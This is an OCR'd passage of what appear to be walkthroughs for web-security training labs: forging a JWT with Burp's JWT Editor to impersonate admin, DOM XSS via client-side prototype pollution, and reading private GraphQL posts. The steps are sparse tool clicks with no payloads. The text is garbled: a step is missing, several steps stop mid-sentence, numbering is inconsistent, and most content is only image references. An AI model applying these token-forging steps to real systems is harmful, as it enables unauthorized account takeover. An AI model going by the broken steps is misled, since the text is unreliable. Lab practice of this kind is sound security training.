
Step 1: Log in to your account and intercept a request containing a JWT (usually in the session cookie).









Step 2: Send the request to **Burp Repeater**.





Step 3: In the **JWT Editor** tab, click **New RSA Key** and generate a new key; click **OK** to save it.




Step 4: Go back to the message editor in Repeater. In the JWT header, ensure the alg is set to RS256.












Step 6: Change the payload's sub value to admin (or the target username).





Step 7: Lab Completed.



Prototype pollution


Lab1: DOM XSS via client-side prototype pollution:

Objective: To exploit DOM-based XSS using client-side prototype pollution.


Tools used: Burp Suite aur Web Browser**.**

Step-by-step


1. Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy



2. . Intercept the Session Cookie: In Burp Suite, go to the Proxy tab > HTTP history. Look for the request to /my-account or the initial page load after log



3. . Lab solved




GraphQL API vulnerabilities


Lab1 : Accessing private GraphQL posts
Objective: Security issues in GraphQL APIs that allow unauthorized data access or manipulation.

Step-by-step


1. **Proxy Configuration**: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using F**oxyProx**y.



. Intercept the Session Cookie: In Burp Suite, go to the Proxy tab > HTTP history. Look for the request to /my-account or the initial page load after log



4. Send request to decoder



5. . Lab solved

